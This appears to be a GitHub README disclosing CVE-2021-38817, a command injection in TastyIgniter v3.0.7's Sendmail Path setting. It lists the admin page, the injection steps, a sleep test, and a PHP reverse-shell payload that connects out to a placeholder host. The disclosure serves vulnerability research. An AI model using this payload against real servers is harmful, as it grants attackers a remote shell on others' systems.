 huskyhacks/cve-2021-38817-remote-os-command-injection
Remote OS Command Injection in TastyIgniter v3.0.7 Sendmail Path field

Authenticated Remote OS Command Injection/Remote Code Execution in TastyIgniter v3.0.7 Sendmail web part (CVE-2021-38817)

An authenticated remote OS command injection vulnerability exists in the TastyIgniter v3.0.7 Restaurtant CMS Sendmail configuration menu for the web application. The Sendmail Path parameter is not sanitized properly, as indicated by the /usr/sbin/sendmail -bs command populated in the field, and allows arbitrary command to be injected by adding a semi-colon and an additional OS command.
/admin/settings/edit/mail/admin/settings/edit/mailMail Protocol drop down menu, select SendmailSendMail Path field, add a semi-colon and an arbitrary OS command, i.e. /usr/sbin/sendmail -bs; sleep 10/usr/sbin/sendmail -bs; sleep 10/usr/sbin/sendmail -bs; php -r '$sock=fsockopen("[IP]",[PORT]);exec("/bin/sh -i <&3 >&3 2>&3");'